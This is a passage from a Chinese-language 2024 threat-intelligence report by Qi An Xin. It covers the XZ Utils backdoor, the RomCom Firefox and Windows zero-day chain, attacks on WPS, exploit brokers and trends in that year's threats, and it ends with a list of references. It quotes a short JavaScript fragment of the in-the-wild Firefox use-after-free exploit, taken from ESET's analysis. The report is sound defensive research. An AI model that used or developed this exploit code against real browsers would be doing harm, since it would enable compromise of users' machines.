
该漏洞披露之后的次日，奇安信威胁情报中心就发现了多个利用该漏洞进行的攻击活动，其中包括 TellYouThePass 勒索团伙。

由于 CGI 技术在 PHP 中的淘汰，这个死灰复燃的漏洞本身并没有带来大范围的攻击，但是却引入了一个值得深思的问题：漏洞补丁的修复可能随着计算机技术的发展而失效。这可能来自于新技术的引入，也有可能是补丁修复时的技术局限性，甚至是因为软件迭代中的负优化。随着计算机技术的不断发展，如何确保旧补丁仍然有效将是一个软件厂商必须考量的问题。

四、开源的梦魇 XZ Utils(CVE-2024-3094)

2024 年 3 月 29 日，微软工程师 Andres Freund 公开披露，观察到 Liblzma 库存在一些奇怪的现象，自己在用 SSH 远程登录时会发生异常及内存错误。经过分析，确认在 Liblzma 上游组件 xz-utils 中存在后门代码，该后门允许攻击者能够在 SSH 登录认证前，执行任意代码。

OpensSSH 广泛部署在 Linux 操作系统中，虽然默认并不直接依赖 Liblzma，但是部分 Linux 发行版会对 OpenSSH 进行二次开发从而导致其默认加载 LibSystemd，而 LibSystemd 又会默认加载 Liblzma，因此 OpenSSH 将间接因 xz-utils 投毒而成为攻击目标。一旦完成更新，最终下发的恶意代码将保证攻击者通过特殊的 key 在认证时实现代码执行。下图为 X/Twitter 平台上安全研究人员总结的一张攻击流程图。




▲ 图 4.4 CVE-2024-3094 供应链攻击流程图

xz-utils项目原本自2009年来一直由Lasse Collin维护，但是在2021年，一位名叫JiaT75的开发人员在该项目的社区交流中逐渐取得Lasse Collin的信任，并于2022年2月7日获得了项目代码的提交权，最终于2024年3月8日至3月20日期间策划了这次供应链攻击。

和以往供应链攻击不同，该事件中通过当事人Lasse Collin的视角，可以清晰地看到攻击者的整个攻击过程。通过近三年的不懈努力最终发起攻击行动，攻击者的耐心程度堪比2021年针对安全研究人员的Lazarus。这里我们一方面感叹攻击者的执着，另一方面也意识到一个巨大的安全攻击面，即开源软件的安全性。长期以来，社区内不乏开源软件更安全的声音，但是通过整个攻击事件可以看到，对于一个具备足够耐心的攻击者而言，只要选对了组件目标，投入足够的时间，就可以发起一场波及多个Linux版本的供应链攻击。开源带来的繁杂上游代码库成了软件供应链的巨大攻击面，如何收束Linux这个开源环境中繁杂上游代码的安全性，防止类似的供应链攻击再次发生，将是未来供应链安全的一大难题。

五、Firefox- 久违的浏览器全链路攻击

2024 年 11 月 24 日，ESET 的 WeLiveSecurity 团队在其博客文章《RomCom exploits Firefox and Windows zero days in the wild》中披露了一起完整的 Firefox 0day 攻击链，本次攻击的背后是东欧 APT 团伙 Storm-0978。该团伙发迹于 2012 年，善于通过合法软件的水抗投递 RomCom 后门或部署勒索软件，2023 年 6 月因通过 Office 0day 漏洞 CVE-2023-36884 针对乌克兰发起定向攻击而被大众所关注。本次攻击中攻击者伪造的网站会将目标用户重定向到漏洞利用的页面，并下发利用 CVE-2024-9680/CVE-2024-49039 漏洞组合的 payload，从而实现远程代码执行并接管目标受害者机器。CVE-2024-9680 是 Firefox 浏览器动画时间轴功能中的一处 UAF 漏洞，需要注意的是该漏洞除了影响 Firefox 浏览器外，Mozilla 旗下的 Thunderbird 和 Tor 浏览器也受影响。CVE-2024-49039 则是 Windows WPTaskScheduler 中的一处提权漏洞，用以实现 Firefox 浏览器的沙盒绕过。下图为 WeLiveSecurity 总结的本次攻击流程图。



▲ 图 4.5 整体攻击流程图

WeLiveSecurity 在文章中提到利用代码中有大量注释，表明该漏洞利用代码可能依旧处于开发阶段或者是攻击者购买的，考虑到其后续样本落地较为随意，这里攻击漏洞确实有不小的可能性是来自于购买而非自研。而值得注意的是，奇安信威胁情报中心在今年 8 月同样发现了疑似该 Firefox 0day 漏洞的攻击，背后的团伙却并不是 Storm-0978，而是东北亚 APT 组织 DarkHotel（APT-Q-15），这也是为什么我们倾向于认为该漏洞已经在军火商中被贩卖的原因，详情可见第一章中“2024 年紧盯我国的活跃组织”一节。

property as shown in Figure 3. This function will trigger the use-after-free vulnerability as explained below. Note that the comments (in dark green) are from the exploit authors; this could indicate that the exploit was still in a developmental phase or that the threat actor bought it.

```
<div id="target0" style="width: 100px; height: 100px; background-color: red;"></div>
<div id="target1" style="width: 100px; height: 100px; background-color: red;"></div>
<div id="target2" style="width: 100px; height: 100px; background-color: red;"></div>
<div id="target3" style="width: 100px; height: 100px; background-color: red;"></div>


<script>
  // <button onclick="test()">test</button>
  flag = 0;


  Object.defineProperty(Object.prototype, 'then', {
    get: function () {
      //console.log('then getter');
      if (this.toString() == "[object Animation]") { this.effect = null; flag = flag + 1; }
      if (flag == 2) {
        flag = -12;
        anim0.cancel();
        //anim0 = null; anim1 = null;
        target0.remove(); target1.remove(); parent.rm0();
        // remove 2 additional ones to create holes in case there are more allocations during the gc/ waiting
        target2.remove();
        target3.remove();
      }
    }
  });
```

Figure 3. The JavaScript exploit defines the `then` *property's getter function on every object, triggering a use-after-free vulnerability*

▲ 图 4.6 EXP 代码截图

六、国产软件正被紧盯不放

作为国内最大的办公 Office 软件，WPS 今年依旧是多个攻击组织的目标，如伪猎者（APT-Q-12）通过 CVE-2024-7262 在年初发起的攻击，之后在 2024 年中至 8 月，又使用了两个未知的漏洞进行攻击。作为国内用户使用量庞大的办公软件，WPS 现在面临着几年前 Office 办公软件一样的困境，即成为大量攻击者关注的攻击向量。这种常年出现 0day 攻击的情况微软一直持续了 6、7 年，直至 2020 年后才开始大幅减少，WPS 需要多久时间来达成这一步，让我们拭目以待。



▲ 图 4.7 利用 WPS 漏洞的攻击诱饵样本

此外，2024年奇安信威胁情报中心在日常的威胁监控中还发现多起针对国内重点单位的攻击事件，攻击者通过利用国内某邮箱的0day漏洞，窃取目标单位的核心数据。

七、军火商成为 0day 市场背后最大的供应商

自 2022 年以来漏洞军火商便一直是奇安信威胁情报中心年度报告提及的常客，随着近些年在野 0day 攻击的溯源越发困难，漏洞攻击事件背后存在军火商支持的迹象却越发明显。如前文所述，今年 Storm-0978 通过 Firefox 在野 0day 进行的攻击事件中，使用的漏洞利用代码就很可能来自于漏洞军火商而非自研。今年 Google 发布的报告也确认，75% 针对 Google 产品的已知 0day 攻击，以及 55% 针对苹果产品的 0day 攻击都是来自漏洞军火商，下图是 Google 总结的自 2019 年以来到 2023 年各个网络军火商开发的 Google 相关的 0day 数量。



▲ 图 4.8 Google 在野漏洞汇总

这些军火商的存在一方面增加了安全厂商溯源威胁的实际难度，另一方面也大大降低了攻击团伙的技术要求，只要有足够的资金，一个普通的小团队就能获取顶级 APT 团伙的军火装备。如此便捷的渠道使得军火商的网络武器装备成为很多小国用于实施监控的利器，这也变相为网络军火商不断扩张提供了有利的土壤，以至于近几年包括美国在内的很多西方国家政府开始针对这些军火商进行打击。网络军火商未来将何去何从不再仅仅是网络安全领域的问题。

八、厂商的努力正常生效

2024 年，微软、Google、苹果三家 0day 漏洞三足鼎立的趋势不再，微软和 Google 的在野 0day 没有进一步增加的趋势，苹果产品相关的在野 0day 甚至急剧下滑，全年在野攻击漏洞的数量由 2023 年的 20 个下降到 2024 年的 6 个，引起这种情况的原因我们认为是厂商对抗漏洞利用的努力正在发挥效果。

2023 年以来相关厂商就针对位于在野漏洞重点灾区的产品研发了各种缓解机制，如 Chrome 浏览器中的 V8 沙箱及 Safari 浏览器中的 JITCage。这些缓解措施的加入让相关产品的完整漏洞利用链条变得更加复杂。2022 年底 Chrome 推出的 MiraclePtr 缓解机制，直接导致从 2023 年开始 Chrome 在野利用 0day 漏洞中 UAF 这一类型的漏洞就不再出现。V8 沙箱的引入，目前来看也大幅减少了 2024 年下半年的 Chrome 在野漏洞数。而 iOS 中的锁定模式同样让攻击变得更加艰难，该模式下用户可以免受大多数已知的针对 iOS 的漏洞利用链，这也是今年 iOS 在野 0day 急剧下降的一大原因，锁定模式给很多重点目标提供了一层金钟罩，尽管代价是损失不少的易用性。

经过这些年的发展，厂商（至少包括上面提到的三家）正通过不断的努力顶住了自 2021 年爆发的 0day 狂潮，并隐隐有了反攻的趋势。这既是可喜的但同时也是值得警惕的，因为在高级攻防领域中，攻击减少反而有可能是错觉，攻击者可能正从想象不到的角度发起攻击，而人们对此却毫无察觉。

第五章 2024年网络威胁活动特点

奇安信威胁情报中心根据 2024 年观察到的高级持续性威胁、勒索攻击、互联网黑产、在野漏洞利用等网络威胁活动，总结出以下特点。

一、攻击花样层出不穷，安全对抗持续升级

安全攻防是攻击者与厂商安全研究人员的较量，每当一个攻击面被封堵，攻击者就需要寻求新的攻击面。2024 年一个显著的特征便是攻击者对于新攻击面的挖掘，无论是针对边界设备 0day 攻击还是 Linux 上游开源代码的供应链攻击，攻击者都在尝试从以往防御较弱甚至是无设防的角度发起攻击。于攻击者而言很多时候新攻击面的投入成本可能会更低，而防御者发现问题的时间则大幅度增加。因此站在防御者的角度，厂商需要不断更新攻防理念。

此外，越来越多的攻击者对采用的 TTP（战术、技术和程序）进行更新升级，相当一部分攻击事件中攻击者使用了新型的恶意程序或技战术。恶意软件的实现方面，攻击者在编程语言的选择上更加丰富，基于 Python、Golang 等跨平台编程语言的恶意软件不断涌现。不仅如此，从 2022 年起观察到遭受攻击的目标平台开始趋于多元化，在经历了去年的“Operation Triangulation”事件之后，2024 年攻击者更多地投入到 Android、Linux、macOS、iOS 等非 Windows 平台。


二、AI 于网络威胁中初展锋芒

随着近年 OPEN AI 旗下 CHATGPT 产品大热，相关技术也逐渐进入网络安全领域，知识型问答方式的 GPT 成为攻防两端人员的有利武器，并大幅度缩短了相关人员在某一技术领域的学习时间，善用 GPT 成为安全技术人员的必修课。

此外 AI 同样也对网络攻击的形式带来了变化，过去在社交媒体上发布的虚假信息通常都是一些诱导性的文章图片，而随着如今 AI 生成技术的成熟，大量以 AI 生成的视频、图片开始出现在社交媒体上，用于误导信息认知。如网络攻击团伙 Storm-1679 就通过生成式 AI 技术制作了大量奥运相关的假视频及新闻，以抹黑 2024 年巴黎奥运会。

AI 技术的大热同样使得相关软件的漏洞安全问题暴露在公众之下，如微软 2024 年主推的 Copilot+PC AI 业务存在用户数据泄露的问题，Ollama 本地 AI 大模型的远程代码执行漏洞 CVE-2024-37032。

2024 年 7 月 23 日，安全厂商 KnowBe4 的博客中就披露了一起攻击者利用 AI 大模型辅助攻击的事件。攻击者通过 AI 增强生成图片伪造有效但被盗的身份照片，制造假简历并成功入职目标公司，之后以员工的身份在内网发起攻击。



▲ 图 5.1 AI 增强简历头像

新技术带来新时代的革新，这次的 AI 同样如此，从个人再到安全企业，最终遍及整个网络安全领域。

三、Nday 漏洞投入实际攻击场景的时间开始大幅减少

漏洞作为攻击中的核心尖兵，其生命周期有两个重要的时间窗口：第一，从作为 0day 漏洞的利用代码被开发出来，到厂商发现漏洞并公布补丁之间的时间段，这个时期是漏洞最为致命的时间窗口，也是各个安全厂商一直关注的时间窗口；第二，从补丁发布到全网基本修复完毕的时间，该段时间有着大量目标还是处于未打补丁的状态。而从近几年的 Nday 漏洞监控来看，在第二个时间窗口中，补丁出现后攻击者使用 Nday 漏洞利用代码（EXP）的速度在逐年加快，这一方面源于攻击者整体水平的提高，对于 EXP 开发的速度在提升，另一方面军火商的泛滥及 AI GPT 的出现都对漏洞利用的开发与传播过程有促进作用。作为安全厂商如何快速应对爆发的 Nday 漏洞也将成为未来的一大挑战。

四、APT 与网络犯罪的界限越发模糊

一些 APT 相关攻击活动开始频繁使用网络犯罪的工具及策略，这导致 APT 与网络犯罪二者间的界限越发模糊。受经济利益驱使的 APT 行动变得常见，其中不乏国家背景的 APT 组织，自 2017 年以来，Lazarus 及其他具有相同背景的 APT 组织的行动目标之一就是经济利益，迄今为止这些团伙窃取的加密货币价值近 30 亿美元。此外 APT 团伙开始频繁使用公开的网络武器及商用恶意软件，这些工具提供同样的攻击效果，却大幅度提高了威胁溯源的难度。甚至出现了部分 APT 团伙将相关攻击活动外包下放给网络犯罪团伙的情况，最典型的就是微软发现 Aqua Blizzard 团伙将 34 台受感染的乌克兰设备的访问权限下放给 Storm0593，用于后续的攻击活动。


附录1 全球主要APT组织列表

奇安信威胁情报中心 持续跟踪51个主要APT团伙

附录2 奇安信威胁情报中心

威胁情报中心是奇安信集团旗下专注于威胁情报收集、分析、生产的专业部门，以业界领先的安全大数据资源为基础，基于奇安信长期积累的威胁检测和大数据技术，依托亚太地区顶级的安全分析师团队，通过创新性的运营分析流程，开发威胁情报相关的产品和服务，输出威胁安全管理与防护所需的情报数据，协助客户发现、分析、处置高级威胁活动事件。

奇安信 ALPHA 威胁分析平台（https://ti.qianxin.com），是奇安信集团面向安全分析师和应急响应团队提供的一站式云端服务平台，该平台拥有海量互联网基础数据和威胁研判分析结果，为安全分析人员及各类企业用户提供基础数据的查询、攻击线索拓展、事件背景研判、攻击组织解析、研究报告下载等多种维度的威胁情报数据与威胁情报服务，提供全方位的威胁情报能力。





奇安信威胁情报中心




奇安信病毒响应中心

附录3 红雨滴团队(RedDirp Team)

奇安信旗下的高级威胁研究团队红雨滴（RedDrip Team，@RedDrip7），成立于2015年（前身为天眼实验室），持续运营奇安信威胁情报中心至今，专注于 APT 攻击类高级威胁的研究，是国内首个发布并命名“海莲花”（APT-C-00，OceanLotus）APT 攻击组织的安全研究团队，也是当前奇安信威胁情报中心的主力威胁分析技术支持团队。

目前，红雨滴团队拥有数十人的专业分析师和相应的数据运营和平台开发人员，覆盖威胁情报运营的各个环节：公开情报收集、自有数据处理、恶意代码分析、网络流量解析、线索发现挖掘拓展、追踪溯源，实现安全事件分析的全流程运营。团队对外输出机读威胁情报数据支持奇安信自有和第三方的检测类安全产品，实现高效的威胁发现、损失评估及处置建议提供，同时也为公众和监管方输出事件和组织层面的全面高级威胁分析报告。

依托全球领先的安全大数据能力、多维度多来源的安全数据和专业分析师的丰富经验，红雨滴团队自2015 年持续发现多个包括海莲花在内的 APT 组织在中国境内的长期活动，并发布国内首个组织层面的APT 事件揭露报告，开创了国内 APT 攻击类高级威胁体系化揭露的先河，已经成为国家级网络攻防的焦点。



奇安信红雨滴团队

“红雨滴”背后的故事　—“从 100 亿个雨滴中找一个红雨滴”

2006 年 11 月 20 日，因发现 J 粒子而获得诺贝尔奖的著名华裔物理学家丁肇中教授来到中国驻瑞士大使馆，做了一场精彩的讲座。丁肇中教授形容自己发现构成物质的第四种基本粒子——J 粒子的高精度实验时说到：“相当于在北京下雨时，每秒钟有 100 亿个雨滴，如果有一个雨滴是红色的，我们就要从这 100 亿个里找出它来。”

而奇安信威胁情报中心高级威胁分析团队同样需要在海量数据中精准找寻那些红色威胁。最终，我们选择了“红雨滴”作为团队的名称。

附录4 参考链接

[1]https://www.microsoft.com/en-us/security/blog/2024/08/30/north-korean-threat-actor-citrine-sleet-exploiting-chromium-zero-day/
[2]https://www.gendigital.com/blog/insights/research/protecting-windows-users
[3]https://securelist.com/lazarus-apt-steals-crypto-with-a-tank-game/114282/
[4]https://mp.weixin.qq.com/s/84lUaNSGo4lhQlpnCVUHfQ
[5]https://objective-see.org/blog/blog_0x7A.html
[6]https://www.group-ib.com/blog/apt-lazarus-python-scripts/
[7]https://securitylabs.datadoghq.com/articles/tenacious-pungsan-dprk-threat-actor-contagious-interview/
[8]https://medium.com/@RadiantCapital/radiant-post-mortem-fecd6cd38081
[9]https://medium.com/@RadiantCapital/radiant-capital-incident-update-e56d8c23829e
[10]https://www.sentinelone.com/labs/bluenoroff-hidden-risk-threat-actor-targets-macs-with-fake-crypto-news-and-novel-persistence/
[11]https://asec.ahnlab.com/en/74835/
[12]https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-207a
[13]https://cloud.google.com/blog/topics/threat-intelligence/apt45-north-korea-digital-military-machine
[14]https://unit42.paloaltonetworks.com/north-korean-threat-group-play-ransomware/
[15]https://securelist.com/lazarus-new-malware/115059/
[16]https://blogs.jpcert.or.jp/en/2024/07/attack-activities-by-kimsuky-targeting-japanese-organizations.html
[17]https://www.cyberresilience.com/threatintel/apt-group-kimsuky-targets-university-researchers/
[18]https://mp.weixin.qq.com/s/7vnxz8dYmWf7Z8Cmaa8sVg
[19]https://www.securityweek.com/north-korea-hackers-linked-to-breach-of-german-missile-manufacturer/
[20]https://hauri.co.kr/security/security_view.html?intSeq=68
[21]https://wezard4u.tistory.com/429266
[22]https://hauri.co.kr/security/issue_view.html?intSeq=456
[23]https://unit42.paloaltonetworks.com/kimsuky-new-keylogger-backdoor-variant/
[24]https://asec.ahnlab.com/ko/84066/

[25]https://mp.weixin.qq.com/s/HZ4JmFjQBd98v_1ZQ7k6eg
[26]https://www.genians.co.kr/blog/threat_intelligence/autoit
[27]https://medium.com/s2wblog/threat-tracking-analysis-of-punk-003s-lilith-rat-ported-to-autoit-script-30dd59e68213
[28]https://www.securonix.com/blog/shroudedsleep-a-deep-dive-into-north-koreas-ongoing-campaign-against-southeast-asia/
[29]https://asec.ahnlab.com/en/54349/
[30]https://asec.ahnlab.com/en/83877/
[31]https://mp.weixin.qq.com/s/5rDjDrfEZUsB1XAR-SvBtA
[32]https://mp.weixin.qq.com/s/F8hNyESBdKhwXkQPgtGpew
[33]https://ti.qianxin.com/blog/articles/operation-deviltiger-0day-vulnerability-techniques-and-tactics-used-by-apt-q-12-disclosed-cn/
[34]https://www.welivesecurity.com/en/eset-research/analysis-of-two-arbitrary-code-execution-vulnerabilities-affecting-wps-office/
[35]https://blogs.jpcert.or.jp/ja/2024/11/APT-C-60.html
[36]https://mp.weixin.qq.com/s/K-FUaffQx4g6d_hweXxCTg
[37]https://mp.weixin.qq.com/s/E8DVag1ed9EHDKYaBKzjbg
[38]https://mp.weixin.qq.com/s/UhQbJQWXHS06Xrf2arzYdw
[39]https://mp.weixin.qq.com/s/alaZxCd61gJNI9D01eQzgg
[40]https://www.huntress.com/blog/advanced-persistent-threat-targeting-vietnamese-human-rights-defenders
[41]https://www.nextron-systems.com/2024/03/22/unveiling-kamikakabot-malware-analysis/
[42]https://www.group-ib.com/blog/dark-pink-apt/
[43]https://mp.weixin.qq.com/s/eFxoX3cwpPee5z2_3G3wXw
[44]https://cyble.com/blog/vietnamese-threat-actors-multi-layered-strategy-on-digital-marketing-professionals/
[45]https://mp.weixin.qq.com/s/_gBnAlghd3gbP-PQ5M-7yQ
[46]https://mp.weixin.qq.com/s/kkl0jh14M9DtDGtSGQ4gag
[47]https://mp.weixin.qq.com/s/iRi1qkRG5PEzCu7FrCXZQg
[48]https://mp.weixin.qq.com/s/SAt5NU-hCbS0D6jI8gkkFQ
[49]https://mp.weixin.qq.com/s/M6xoCfqMCSDsv32S0vrGEw
[50]https://mp.weixin.qq.com/s/_xsvFsa7BYkFCYRCh-pwmA
[51]https://mp.weixin.qq.com/s/I_s5HrRWdbTW99B99udl1w

[52]https://mp.weixin.qq.com/s/ENDm2bVzw89TlkljZYFdbw
[53]https://darkatlas.io/blog/sidewinder-apt-phishing-on-pakistan
[54]https://securelist.com/sidewinder-apt/114089/
[55]https://blogs.blackberry.com/en/2024/07/sidewinder-targets-ports-and-maritime-facilities-in-the-mediterranean-sea
[56]https://www.sentinelone.com/labs/capratube-remix-transparent-tribes-android-spyware-targeting-gamers-weapons-enthusiasts/
[57]https://mp.weixin.qq.com/s/NBFwjxnm2yIwPfMn87vbRQ
[58]https://blogs.blackberry.com/en/2024/05/transparent-tribe-targets-indian-government-defense-and-aerospace-sectors
[59]https://mp.weixin.qq.com/s/FT7xvyGdk-WaB9nfYWPMUg
[60]https://www.seqrite.com/blog/pakistani-apts-escalate-attacks-on-indian-gov-seqrite-labs-unveils-threats-and-connections/
[61]https://cyble.com/blog/the-overlapping-cyber-strategies-of-transparent-tribe-and-sidecopy-against-india/
[62]https://mp.weixin.qq.com/s/Uf708Khax2rJaUhNo1Mz1Q
[63]https://cyble.com/blog/donots-attack-on-maritime-defense-manufacturing/
[64]https://mp.weixin.qq.com/s/qCcuU0E6d84tdQ1r2dCsjA
[65]https://mp.weixin.qq.com/s/cj6lfPtrbqPFHxYMfouXWA
[66]https://www.trendmicro.com/en_us/research/24/a/pawn-storm-uses-brute-force-and-stealth.html
[67]https://www.microsoft.com/en-us/security/blog/2024/04/22/analyzing-forest-blizzards-custom-post-compromise-tool-for-exploiting-cve-2022-38028-to-obtain-credentials/
[68]https://go.recordedfuture.com/hubfs/reports/CTA-RU-2024-0530.pdf
[69]https://www.trendmicro.com/en_us/research/24/e/router-roulette.html
[70]https://www.ic3.gov/Media/News/2024/240227.pdf
[71]https://www.volexity.com/blog/2024/11/22/the-nearest-neighbor-attack-how-a-russian-apt-weaponized-nearby-wi-fi-networks-for-covert-access/
[72]https://www.clearskysec.com/wp-content/uploads/2024/02/DoppelgangerNG_ClearSky.pdf
[73]https://securityintelligence.com/x-force/itg05-leverages-malware-arsenal/
[74]https://cert.pl/posts/2024/05/apt28-kampania/
[75]https://www.recordedfuture.com/research/russia-aligned-tag-110-targets-asia-and-europe
